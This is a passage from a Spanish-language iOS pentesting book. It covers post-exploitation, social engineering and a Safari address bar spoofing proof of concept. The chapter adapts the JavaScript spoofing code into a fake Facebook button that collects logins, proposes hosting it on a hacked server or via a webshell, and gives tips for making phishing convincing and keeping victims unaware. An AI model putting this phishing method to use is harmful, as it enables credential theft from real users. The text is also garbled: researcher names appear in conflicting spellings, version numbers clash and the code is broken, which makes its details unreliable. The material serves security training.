Aunque, como se ha mencionado, la obtención de información del dispositivo sería muy similar a la realización de un análisis forense, un atacante tiene una gran ventaja con respecto a un analista forense, y es que el usuario se encuentra haciendo uso del dispositivo mientras el atacante tiene control sobre el mismo. Esto abre la posibilidad de emplear una serie de técnicas que un analista forense no podría emplear, como por ejemplo acceder a información mientras el dispositivo se encuentra desbloqueado y en uso, con lo que se podría tener acceso a la información con accesibilidad "When Unlocked".

Otra de las técnicas que se podrían emplear sería, directamente, instalar un *TapLogger* en el dispositivo. El *TapLogging* sigue un concepto idéntico al del *Keylogging*, con la diferencia de que en un dispositivo iOS no hay teclas como tales, sino que hay que detectar la pulsación en la pantalla y determinar sobre qué tecla se ha pulsado. En algunos casos se les llama simplemente *Keyloggers*, aunque en realidad no se produzca ninguna pulsación de teclas. Si se busca en Cydia es posible encontrar software de este tipo, aunque a día de hoy el autor de estas líneas desconoce la existencia de alguno gratuito.

Por último, una de las técnicas favoritas de algunos usuarios es hacer *piggybacking*. El concepto de *piggybacking* es, simplemente, aprovecharse del acceso legítimo de una persona para obtener un acceso ilegítimo. Un ejemplo cotidiano de *piggybacking* sufrido por cualquier usuario que haya utilizado el Metro, podría darse cuando una persona se pega a dicho usuario de tal modo que, al abrir la puerta con el billete legítimo (con tornos es más complejo), pasa tras el usuario antes de que esta se cierre. En seguridad informática el concepto es muy similar. En este caso, el atacante esperaría agazapado en la oscuridad esperando a que el usuario, por ejemplo, conectara a la VPN de la organización. Una vez es establecida la conexión, el atacante dispondrá de la misma visibilidad que tendría el usuario de forma legítima, y se abre la opción de atacar los servicios internos de la organización.

Un *pentester* normalmente desea poder utilizar toda su artillería de *exploits* una vez que ha tomado el control de un dispositivo iOS, y que mejor que usar *Metasploit*. Hace unos pocos años, Charlie Miller y Vincenzo Lozzo, dos de los mayores expertos del mundo en seguridad de sistemas iOS, presentaban en *BlackHat* una charla llamada "Post Exploitation Bliss: Meterpreter for iPhone". En la que mostraban como era posible portar el entonces no-oficial *Macterpreter* (*Meterpreter* para OSX) para arquitectura ARM, con lo que era posible utilizarlo en sistemas iOS, ya que estos están basados en la misma arquitectura OSX.

Durante algún tiempo, existió un *Meterpreter* para *Mac OS X* oficialmente soportado por el equipo de desarrollo de *Metasploit*, pero en la actualidad no se mantiene soportada su versión de OSX ni de iOS en la rama oficial. No obstante, existe la posibilidad de encontrar el código fuente en Internet y adaptarlo a un sistema iOS que sea más actual. Con este, u otro tipo de *payload*, si que se tendría la posibilidad de utilizar el dispositivo iOS como puerta de entrada a la organización y atacar los sistemas internos.

Capítulo IX

Ingeniería social y client-side en iOS

1. Ingeniería social

La ingeniería social es la vía o medio por el que usuarios con fines maliciosos, también denominados delincuentes, manipulan a todo tipo de usuarios con el fin de lograr acceso ilícito a información sensible de dicho usuario. Esta información puede ser desde una escalada de privilegios, credenciales, acceso no autorizado a ciertos recursos, suplantaciones de identidad, etcétera.

La ingeniería social tiene como principio elemental que en todo sistema la parte más débil es el propio usuario. Hoy en día las nuevas tecnologías forman parte de la vida de las personas, y con mayor o menor preparación, todo el mundo utiliza medios telemáticos con los que pueden ser engañados. Además, la irrupción en el mercado de los *SmartPhones* ha marcado un antes y un después en el consumo de estos dispositivos. El mercado marca las reglas, y todo hace indicar que el volumen de *SmartPhones* será mucho mayor que el de los equipos personales y ordenadores. Por esta razón se debe concienciar a todos los usuarios que manejen este tipo de dispositivos en las empresas.

Los medios comúnmente utilizados por el ingeniero social o usuario malicioso son el teléfono e Internet. En ciertas auditorías de *Physical Hacking* se utilizan ataques dirigidos, en las fases de API, *Advanced Persistent Threat*, con el fin de comprobar el nivel de concienciación de empleados. El ingeniero social puede utilizar técnicas como son la suplantación de sitios web, envío de mails *spoofeados* con peticiones de acceso a algún sitio en concreto donde se deba introducir credenciales, envío de SMS falsos con enlaces a sitios web bajo el control del usuario malicioso, etcétera. Este tipo de técnicas han avanzado y evolucionado en gran medida, se encuentran muy optimizadas y cualquiera podría caer en ellas. Este hecho hace que, a día de hoy, diferenciar la web falsa o *phishing* sea realmente difícil para un usuario con nivel medio. Además, cabe destacar que la informática es utilizada en su inmensa mayoría por usuarios con nivel básico o medio, lo cual hace que la informática sea imprescindible para todos, y por otro lado hace que el peligro del desconocimiento aceche a estos usuarios.

Generalmente los usuarios disponen de un comportamiento predecible, es decir, realizan acciones de manera automatizada cuando acceden a ciertas páginas web, por lo que si este no toma las medidas adecuadas, puede ser estafado vía Internet. Como ejemplo se puede entender un *phishing* de la página web de un banco, en el que tras introducir sus credenciales se redirige al banco original o se

alerte, mediante una notificación de que el sitio web no se encuentra disponible en este momento. Hoy en día este simple hecho sigue funcionando y provocando las pesadillas de algunos usuarios que han caído en esta clásica trampa. Los *phishing* han evolucionado y ya aparecen, con gran calidad, en los dispositivos móviles, incluso embebidos en algunas aplicaciones con millones de usuarios, lo que hace reflexionar sobre la calidad de dichas aplicaciones.

Uno de los ataques más comunes, y también más sencillos, e incluso efectivos, es engañar a un usuario para que piense que un sistema le está solicitando su credencial de acceso para ciertas acciones. Hoy en día es difícil librarse de este tipo de *phishing*, que en muchas ocasiones son despreciados por el simple hecho de ser repetitivo. El típico *phishing* de credenciales de cuentas de bancos, tarjetas de crédito, etcétera, es muy común, pero no significa que ya no sea efectivo. Este tipo de *phishing* enviado de manera masiva puede proporcionar un *ratio* de éxito bajo, pero suficiente para el delincuente. Por este hecho, los bancos y propietarios de este tipo de sistemas advierten periódicamente a los usuarios para que no revelen ningún tipo de información sensible ante estas peticiones, ya que este tipo de información no se solicita por estas vías.

La clonación de objetos que identifiquen cierto sitio web puede provocar el éxito del *phishing*, y de la misma manera ocurre con los dispositivos móviles. Los sitios web suelen ser más sencillos y con menor cantidad de objetos, optimizados para dispositivos móviles. Por este motivo el *phishing* puede resultar más sencillo y creíble.

Otro de los métodos clásicos de la ingeniería social es el uso de los archivos adjuntos en *email*, en los que se ofrece fotos, aplicaciones, por ejemplo de IPAs, o el perfil de instalación, documentos ofimáticos los cuales pueden provocar la ejecución de código malicioso, etcétera. Otra vía es provocar la instalación de un perfil para dispositivos móviles, por ejemplo en iOS, tras la visita de un sitio web que suplante al sitio corporativo. El objetivo de la instalación de dicho perfil puede ser la obtención de los UDID, IMEI, y otros identificadores o información del usuario que pueda dar algún valor a dicha acción.

Por otro lado cuando, mediante la ingeniería social, se consigue troyanizar un dispositivo, ya sea un equipo o un dispositivo móvil, este pasa a formar parte de una *botnet*. Hoy en día empiezan a ser muy frecuentes y reales las *botnet* de dispositivos móviles, las cuales pueden manejar información aun más privada que la encontrada en los equipos. Esta vía de ataque es muy frecuente, y aunque puede que el *ratio* de éxito sea bajo, al realizar en oleadas de *spam*, se puede lograr una cantidad importante de dispositivos troyanizados.

Históricamente, y como se puede visualizar en gran cantidad de películas con temática *hacker*, la ingeniería social presenta su cara más espectacular en el trato personal con los usuarios, con el que se puede obtener acceso a los sistemas. Es importante conocer a la víctima, su rol, su edad, su concienciación, su puesto de trabajo, etcétera. Cuanto mayor detalle más probabilidades de éxito, ya que el conocimiento siempre dará ventaja al ingeniero social.

Para subir el *ratio* de éxito en los ataques de ingeniería social en auditorías se debe tener en cuenta la confianza del usuario sobre la entidad, un nivel aceptable en la falsificación presentada, introducción

de objetos que ayuden a aumentar la confianza del usuario como puede ser el protocolo HTTPS, imágenes con el candado de zona segura, optimización del recurso para los dispositivos móviles, una historia con gancho como pueden ser los típicos concursos navideños en las empresas, etcétera. En ningún caso se debe dejar ningún mensaje al usuario de que ha sido víctima de un *phishing*, una buena solución es redirigir al sitio real o a un recurso que no existe con el fin de que este piense que el sitio web se encuentra fuera de servicio temporalmente.

El ingeniero social más famoso es Kevin Munick, y para él esta técnica se basa en cuatro principios fundamentales como son:

- Todo el mundo quiere ser atento y ayudar.
- Al ser humano no le gusta tener que decir que no.
- La confianza es la base del ataque.
- A todo el mundo le gusta ser alabado.

2. La famosa address bar de Safari

¿Por qué es famosa la *address bar* del navegador por defecto de iOS? Realmente por nada bueno. La barra de direcciones del navegador de iOS indica, como otras barras de navegación en que sitio web se encuentra el usuario actualmente. ¿Se puede modificar? La respuesta es si, se ha podido modificar en versiones anteriores de iOS, y lo mas curioso de la historia es que este tipo de *spoofing* se resiste a desaparecer en las versiones más modernas de iOS.

Existe una vulnerabilidad que permite que dispositivos iOS con ciertas versiones del sistema operativo sean engañados, es decir, que la dirección URL que la *address bar* anuncie o indique no sea la verdadera dirección donde en realidad se ha conectado. Este hecho es realmente interesante y abre una vía a la ingeniería social en los dispositivos iOS. Lo interesante de este hecho es que esta vía es realmente novedosa y avanzada, ya que los usuarios de iOS no pensarán en ningún momento que la *address bar* les está engañando.




Imagen C9-01: Barra de direcciones en Safari for iOS

¿Qué es el address bar spoofing?

La técnica de *address bar spoofing* es la suplantación de la barra de direcciones de los navegadores. El objetivo es fácilmente engañar al usuario haciéndole creer que se encuentra en un sitio en línea real, cuando realmente se encuentra en otro sitio web. Este tipo de técnica es utilizada en ciertas esquemas de ataques de *phishing*, en los que un usuario malicioso intentará robar credenciales u otro tipo de información haciendo pensar al usuario legítimo que se encuentra en el sitio adecuado.

En otras palabras la *address bar spoofing* es provocada por un código malicioso que modifica el contenido de la barra de direcciones de un navegador de un usuario para forzar al propio navegador a cargar una página web a elección del usuario malicioso. Esta suplantación de la barra de direcciones se lleva a cabo mediante la ejecución de un script, el cual modifica el contenido de la barra de direcciones del navegador y lo sustituye por otro, el cual es elegido por el atacante.

Como se puede entender de estas definiciones la idea es sencilla, si el navegador es vulnerable se podrá realizar dicha acción con el fin malicioso de realizar un *phishing* casi perfecto. Generalmente es la barra de direcciones la que da el primer síntoma de sitio web falso a un usuario, ya que se puede encontrar una dirección IP o un nombre de dominio que no corresponde con el sitio web real. Con esta técnica, el *phishing* toma una cara nueva, ya que aparentemente, la barra de direcciones no suele engañar al usuario real de donde se encuentra.

Historia en iOS y OS X de este tipo de vulnerabilidades

Vulnerabilidades del tipo *address bar spoofing* en los dispositivos de Apple, ya sean equipos o dispositivos móviles, no son nuevos. Históricamente se puede encontrar algún que otro caso, tanto para los equipos Mac, como para los dispositivos iOS.

En el caso del navegador *Safari* para *Mac OS X*, la versión 5.1.4 solucionaba 83 vulnerabilidades en el software, entre las que se incluía una que permitía a un atacante modificar el contenido de la barra de direcciones. De este modo un usuario podría ser fácilmente engañado mediante el uso de dicho navegador.

Hoy en día los navegadores web no permiten que los sitios web modifiquen el texto que aparece en la barra de direcciones, y es bastante lógica su razón. En algunos casos los navegadores pueden permitir a ventanas emergentes ocultar la barra de direcciones, pero en tales casos la URL se mostrará en el título de la ventana. La razón de dichas acciones o de este comportamiento es sencilla, si los navegadores pudieran ser influenciados por las aplicaciones web que muestran para ocultar la dirección URL o modificar el contenido de dicha barra de direcciones, las aplicaciones web maliciosas podrían falsificar fácilmente las direcciones URL y engañar a los usuarios. Sería un vector de ataque enorme para el *phishing* y lo peor sería que resultaría sencillo engañar al usuario.

En el sistema operativo iOS, antes de que una grave vulnerabilidad de *address bar spoofing* fuera explotada en la versión 5, se conocía una prueba de concepto del investigador *Vitesh Dhanyani* con la que se realizaba un *phishing* sencillo de la barra de direcciones pero muy peligroso.

La idea era muy sencilla empujar la barra de direcciones fuera del área visible del usuario. ¿Y eso se podía hacer en un iOS? La respuesta es afirmativa. Mientras que los navegadores intentan informar correctamente en qué página se encuentra el usuario, un dispositivo iOS por decisión de diseño, permitía al programador del sitio web empujar la barra de direcciones fuera de la zona visible por el usuario. El objetivo no era otro que generar un mayor espacio útil en la pantalla del dispositivo. Este hecho estaba dando lugar a un vector de ataque muy peligroso, orientado al *phishing*.

El investigador explicó en el año 2010 cómo era suficiente empujar hacia arriba la barra de direcciones dejándola fuera de la vista del usuario y “pintar” una nueva barra de direcciones falsa con el nombre del sitio web que se quería suplantar. Este hecho tan simple como peligroso fue uno de los primeros ataques de la técnica *address bar spoofing* que se explica en este capítulo. En la imagen se puede visualizar este problema. En el *iPhone* de la izquierda se puede visualizar cómo se obtiene el *phishing* realmente, la barra de direcciones es totalmente falsa, mientras que en el *iPhone* de la derecha se puede visualizar lo que está ocurriendo realmente, la barra de direcciones reales desplazada hacia arriba quedando fuera del área visual del usuario.




Imagen 00-02: Ejemplo de *phishing* del investigador Nitesh Dhargari en el año 2010.

En marzo de 2012 David Viera-Kiur publicaba una nueva forma de realizar un ataque de *address bar spoofing* en dispositivos iOS. Este ataque afectaba al que por entonces era el nuevo flamante sistema operativo móvil de Apple, iOS 5. Este ataque afectó hasta la versión 5.1, parcheándose en la versión 5.1.1 para la cual ya no es válido el ataque de *address bar spoofing*. No es válido en todo su esplendor, porque realmente lo que se consigue es que la barra de direcciones se quede en blanco, lo cual puede no ayudar mucho a evitar el *phishing* en un usuario no avanzado.

¿En qué consistía el ataque? El fallo o vulnerabilidad se produce por la existencia de un error en la ejecución de la función *Windows open()* en *JavaScript*. La implementación de esta función del *Apple WebKit/534.16* permite realizar este ataque en el navegador de *iOS*. La vulnerabilidad se detalla en la siguiente URL http://www.majorsecurity.net/Safari_514_ios51_advisory.php. Como curiosidad cabe destacar que la vulnerabilidad en *iOS* 6 y superior sigue mostrando la barra de direcciones en blanco, por lo que un usuario cualquiera puede caer en este *phishing* sin darse cuenta.

Otra de las curiosidades de las que informó el investigador *David Viera Kurz* fue la línea temporal de acontecimientos que ocurrieron desde que descubrió este *address bar spoofing*.

El 1 de Marzo de 2012 se identifica la vulnerabilidad en *iOS* 5.0, ese mismo día esa misma vulnerabilidad es reproducida en la versión 5.1 de *iOS*. El día 2 de Marzo de 2012 el fabricante, es decir, *Apple* es informado de dicho fallo de seguridad. El día 3 de Marzo *Apple* responde al investigador. El 20 de Marzo de 2012 se publica un *advisory* con detalles parciales. *Apple* estaba a para solventar este agujero de seguridad y el 7 de Mayo de 2012 liberan un parche para *iOS* 5.1.1 que solventaba el problema de la *address bar spoofing*. El día 8 de Mayo de 2012 fue publicado el *advisory* con todos los detalles y una prueba de concepto asociada.

3. PoC: Address bar spoofing en iOS

En esta prueba de concepto se presenta un ejemplo, publicado por el investigador *David Viera-Kurz*, donde se puede visualizar de manera gráfica y sencilla el funcionamiento de la técnica en un dispositivo *iOS*. El dispositivo que se utilizará es un *iPhone*, tanto 3GS, 4 y 4S. El resultado no dependerá del dispositivo que se esté utilizando, pero se querrá reflejar que valdría con cualquier tipo de dispositivo de *Apple*, no excluyendo al *iPad* ni al *iPod Touch*.

En la siguiente dirección URL se puede encontrar una prueba de concepto que presenta el investigador mencionado anteriormente <http://majorsecurity.net/html5ios51-demo.html>. En este sitio web se presenta un botón que debe ser pulsado desde un dispositivo *iOS*, en este caso un *iPhone*, para cargar un *iframe* con la página web real de *Apple*, pero dicho *iframe* se encuentra embebido en un sitio web que no pertenece a *Apple*.

Cuando esta prueba de concepto se realiza con una versión vulnerable a *address bar spoofing*, la barra de direcciones indicará que el sitio web en el que se encuentra el usuario es el sitio web de *Apple*, lo cual no es cierto ya que simplemente el *iframe* embebido en el sitio web se encuentra en dicha web.

Si la prueba de concepto se realiza con un *iOS* superior o igual a la versión 5.1.1 la barra de direcciones no será *spoofeada*, pero aparecerá en blanco. Este hecho no ayuda al usuario a evitar el *spoofing*, ya que el usuario no avanzado puede no entender el significado de la barra de direcciones en blanco.

Configuración y ejecución

En primer lugar se utilizará un iPhone con iOS 5.1, el cual es vulnerable a la técnica *address bar spoofing*. Arrancando el navegador móvil Safari se accederá a la siguiente dirección URL: http://majorsecurity.net/html5/ios51_demo.html donde se podrá visualizar el sitio web que se muestra en la imagen.




Imagen 09-33. Captura de la prueba de concepto de Diana Fera Kuro

Tras visitar este sitio web se muestra un *iframe* en la parte inferior que carga el sitio web de Apple, en su versión de habla inglesa. Para comenzar la prueba de concepto se debe, desde el dispositivo iOS, pulsar en el botón que indica "Demo". Tras la pulsación, en dicho botón se abre una nueva pestaña y se llegará a un sitio donde se vuelve a cargar un *iframe* de mayor tamaño, con el sitio web de Apple en lengua inglesa.

Como el dispositivo iOS utilizado dispone de un sistema operativo con versión 5.1 se obtiene la dirección <http://www.apple.com> en la barra de direcciones.

Cabe destacar que en la parte de arriba, escrito en el propio código HTML, y para que el usuario pueda visualizar claramente que se encuentra en un sitio web no perteneciente a Apple, se escribe el siguiente texto: *"This is still hosted on MajorSecurity.net, but the the addressbar is being spoofed and is pointing to another FQDN. Scary"*.

Con esta sentencia se quiere demostrar que el *iframe* se encuentra realmente embebido en la web, y que aunque la barra de direcciones indique que el usuario se encuentra en el sitio web de Apple este hecho no es cierto.




Imagen 09-04: Screenshot de la barra de direcciones en iOS 5.1.4

Si se accede desde un *iPhone*, o dispositivo iOS con una versión 5.1.1 del sistema operativo o superior no se podrá obtener el mismo nivel de confianza por parte de la víctima, es decir, el usuario visualizará una barra de direcciones en blanco, aunque el *phishing* seguirá siendo cargado en el *iPhone*, y no existirá ninguna notificación que pueda alertar al usuario.

El simple hecho de que la barra de direcciones aparezca en blanco no alertará, por lo general, a un usuario no avanzado. Hay que recordar que, hoy en día, la mayoría de los usuarios de las nuevas tecnologías no son usuarios avanzados y este hecho puede ayudar a que el intento de *phishing* obtenga el éxito buscado por el atacante.



Imagen 09-05: Subintencion de la barra de direcciones en iOS 5.1.1 o superior

4. PoC: Personalizando el ataque

En esta prueba de concepto se configurará un servidor web el cual realice la técnica de *address bar spoofing* para que se personalice el ataque todo lo posible. Se realizará la configuración de un sitio web falso, el cual pida a visitante alguna credencial y, para versiones vulnerables a la técnica estudiada en este capítulo, se presente información no verdadera en la barra de direcciones.

Manos a la obra

Se utilizará un servidor **WAMP**, ya que el sitio web malicioso se ha preparado en sistemas *Microsoft Windows*, pero se podría utilizar un servidor **LAMP** para sistemas *GNU Linux*, o **MAMP** para llevar a cabo la prueba en un equipo *Mac OS X*.

El código que provoca el *address bar spoofing* se comentará en las próximas líneas, es recomendable entender lo que realiza dicho código, en su mayoría código *JavaScript*. El código original propuesto por el investigador proporciona al usuario una página web que dispone de un botón que al pulsado realiza la técnica de *address bar spoofing*. ¿Por qué no lanza directamente la página web maliciosa con la barra falsificada? En primer lugar porque es una prueba de concepto y en segundo lugar debido a que, generalmente, los navegadores bloquearán las funciones *JavaScript* que intenten realizar aperturas de nuevas ventanas en la carga de un sitio web. Se puede buscar la manera de conseguir este hecho si la acción fuera para realizar una acción maliciosa, hay que tenerlo en cuenta.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">
<html>
  <!-- Safari iOS 4.1 - Address bar spoofing proof of concept -->
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
  <body>
```

En esta parte inicial de código se puede visualizar como se pone título a la ventana inicial. Además se configura el *charset* y la cabecera del documento. Se podría intentar declarar la función *JavaScript* de carga de la técnica de *address bar spoofing* en esta parte del código e invocarla en el *body*, pero muy probablemente *Safari* bloquearía dicha acción, por lo que habrá que buscar otra opción para hacer llegar el *phishing*, por ejemplo con ingeniería social.

```
<body>
  <div>
    <div>Some payment/bank website included here </div>
    <div>
      <li>start phishing... click the button to run the proof of concept
    </div>
  </div>
</body>
```

En esta parte del código comienza la sección *body* del sitio web. En esta parte se puede visualizar como se indica un mensaje 'Some payment/bank website included here', con este mensaje el investigador da ideas sobre para que se puede utilizar esta prueba de concepto en manos malas. Además, se incluye un botón que deberá ser pulsado para acceder a la prueba de concepto en sí.

Lo más sencillo para la personalización de esta prueba de concepto es generarse una página similar con un botón decorado para aminorar la confianza del usuario. Otra de las maneras sería hacer que el código *JavaScript* se ejecute en la carga del sitio web, quizá la mejor manera para un *phishing* real.

```
<script type="text/javascript">
document.getElementById('one').onclick = function()

myWindow=window.open('http://www.apple.com','eintitel','width=200,height=100,location=yes');

myWindow.document.write(
"<strong>This is still nested on Mac OS X, the address bar is being spoofed and is pointing at the wrong address.</strong>
<br><br>
<iframe src='\"http://www.apple.com\"';></iframe></script></body>
</html>");
myWindow.focus();
</script>
```

En esta parte del código se visualiza la función *JavaScript* con la que se realiza realmente la suplantación. Cabe destacar en primer lugar como el objeto *window.open* se le indica la URI que debe asignar y gracias a la vulnerabilidad esta se suplantará con la instrucción *myWindow.document.write* se escribe en el navegador una página que el atacante elabora para que la página no estaba cargada de una barra de direcciones indicaba y por último la instrucción donde se inserta el *iframe* apuntando al recurso que se quería falsear. En este caso se deberá apuntar al sitio web falso, para que sea cargado en dicho *iframe*.

Tras explicar el código original de la prueba de concepto se va a proceder a la modificación para preparar la prueba de concepto personalizada. Se creará un fichero denominado *poc.html* o incluso si se quiere añadir algo con lenguaje PHP se podría crear un archivo denominado *poc.php*. En esta parte de la fase de ingeniería social toda idea con imaginación puede ayudar al éxito de la acción frente a la víctima.

Este fichero, *poc.php*, se incluirá, por ejemplo, en un servidor el cual ha sido *hackeado* y se tiene acceso, o al que se ha subido una *webshell* y se dispone de privilegios para subir y modificar archivos de un sitio web. Otra opción es utilizar un servidor propio en el que se publique algo conocido por la víctima. El atacante quiere utilizar este servicio como fuente de confianza, por ejemplo, supóngase que se *hackea* una web de una famosa marca de ropa, la cual enlaza con un banco para realizar un pago o simplemente enlaza a otros sitios web donde se necesita incluir un usuario y contraseña para acceder a una zona interna. Es esta segunda web, y no la de la famosa marca de ropa, la que será víctima de *phishing* y ayudándose en la *address bar spoofing*, engañar al usuario que acceda mediante el dispositivo iOS. Para realizar las acciones de manera procedimental se presenta el siguiente esquema:

Creación del fichero que se encargará de, mediante la utilización de un botón, invocar a la nueva ventana con el sitio web falso y la barra de direcciones *spoofeada*. Este fichero puede ser alojado en un servidor propio del atacante, con dominio en Internet, para no levantar sospecha, o si el atacante tiene acceso a algún servidor, por así decirlo de alguna marca reconocida en Internet, aprovecharía esto para ganar la confianza de las víctimas.

- En esta prueba de concepto se utilizará un botón de *Facebook*, el cual tras ser pulsado desde el dispositivo iOS, iPhone en este caso, abrirá un sitio web falso preparado para recoger los *login* de *Facebook*. La idea es presentar a la víctima que cuando pulse sobre el botón típico de compartir en *Facebook*, se abra en su dispositivo una ventana que le pedirá las credenciales, como si la sesión hubiera caducado. Este sitio es falso, aunque en la barra de direcciones indicará que es *Facebook*. Hay que recordar que la versión de iOS será una 5.1.

Una vez se presenta el sitio web falso a la víctima, si esta dispone de un iOS 5.1 su barra de direcciones habrá sido *spoofeada*, si por el contrario dispone de una versión superior la barra de direcciones aparecerá vacía. En cualquiera de los dos casos, las posibilidades de éxito son altas en un posible ataque de *phishing* real.

En la siguiente imagen se puede visualizar el botón de "Me gusta" de *Facebook*. Este botón no es exactamente el mismo botón, es una copia y está personalizado para que cuando se haga click sobre el se ejecute la función *JavaScript* explicada en este mismo capítulo.



Imagen 09.06: Botón falso que activará *phishing* y *address bar spoofing*

Una vez las víctimas pulsan sobre el botón se abre una nueva ventana con la que aparecerá un *iframe* que ocupa la pantalla o la mayor parte de visión posible. La página interior es una copia preparada, incluso con conexión a base de datos, del propio WAMP, para almacenar las credenciales. En esta imagen no se visualiza ningún mensaje, como en la prueba de concepto original, estaría preparado el *phishing* para engañar lo mejor posible a la víctima. La barra de direcciones es *spoofeada* indicando la dirección que se indique en el *JavaScript*.




Imagen 09.07. Facebook con la técnica *address bar spoofing*.

Para comprobar que realmente es un *iframe* y que no se encuentra realmente en dicho dominio se puede visualizar la siguiente imagen. Se puede comprobar como la prueba de concepto original ha sido modificada para mostrar, en este instante, un mensaje que indica que el sitio web de abajo es falso.



Imagen 09.08. *Iframe* debajo de la línea que informa que es *phishing*.

5. Herramientas que ayudan a la ingeniería social

En la *App Store* existen gran cantidad de herramientas que, inconscientemente, ayudan a realizar trabajos de *phishing*. ¿Esto es permitido por *Apple*? Realmente la funcionalidad de la aplicación es buena, pero un atacante puede utilizarla para realizar un *phishing* bastante aceptable. Además, con la ayuda de SET, *Social-Engineer Toolkit*, se puede automatizar el proceso de *phishing* sin necesidad de configurar entornos más avanzados o más complejos.

Las aplicaciones que pueden ayudar, y mucho, al *phishing* en dispositivos iOS son las que permiten la aparición de navegadores embebidos. Estas aplicaciones intentan mostrar una presentación de unidad y gran presencia sin contar con el peligro que puede suponer para el usuario final. Como ejemplo se hablará más adelante de la aplicación de *Twitter* para iOS con la que los usuarios pueden abrir los enlaces de los *Tweets* en la propia aplicación gracias a la clase *UIWebView*. Esta clase despliega la información web embebida en la aplicación sin necesidad de salir de la misma, en otras palabras, el usuario puede ver la información en la aplicación sin abrir el navegador *Safari*. Esta clase está basada en *Safari*, pero no requiere cerrar la aplicación para que los contenidos se muestren.

¿Dónde reside el problema de estos navegadores embebidos? Es realmente sencillo, su barra de direcciones. La barra de direcciones no es mostrada por lo que el usuario no puede ver a simple vista si el sitio que accede es realmente el que parece. No es un *address bar spoofing* ya que es el propio componente *UIWebView* el que trabaja así por defecto. Como solución, se indica el sitio web al que se accede en la barra del título de la aplicación, pero esto sucede durante un breve periodo de tiempo. Después aparece en la barra de título de la aplicación el nombre del sitio web, el cual puede ser fácilmente manipulado.

En la siguiente imagen se puede visualizar cómo al abrir un *link* de un *Tweet* se puede obtener la página sin barra de dirección asociada, por lo que no se puede saber si el sitio es verdadero o no. Otra dificultad para los usuarios es que los *shortener* de direcciones URL se encuentran muy difundidos en *Twitter* haciendo ver que el envío de un *link* con *shortener* en *Twitter* es un hecho normal.



Imagen 09.09 Navegador web embebido en *Twitter* de un sitio móvil.



Imagen 09.10 Navegador web embebido en Twitter.

SET: Social-Engineer Toolkit

Es un *script* que proporciona al atacante un conjunto de herramientas relacionadas en su totalidad con la ingeniería social. Este conjunto de herramientas se integra fácilmente con *Metasploit* para obtener incluso sesiones inversas, es decir, la intrusión a los sistemas remotos que se están atacando.

Esta *toolkit* ofrece un *script* que centraliza todas las funcionalidades necesarias para realizar ingeniería social a través de medios telemáticos. Se puede decir que es piratería de la mente humana. El objetivo de SET es utilizar la ingeniería social en todas las vías telemáticas desde el engaño mediante SMS, hasta la suplantación de páginas web, pasando por la ingeniería social en dispositivos físicos.

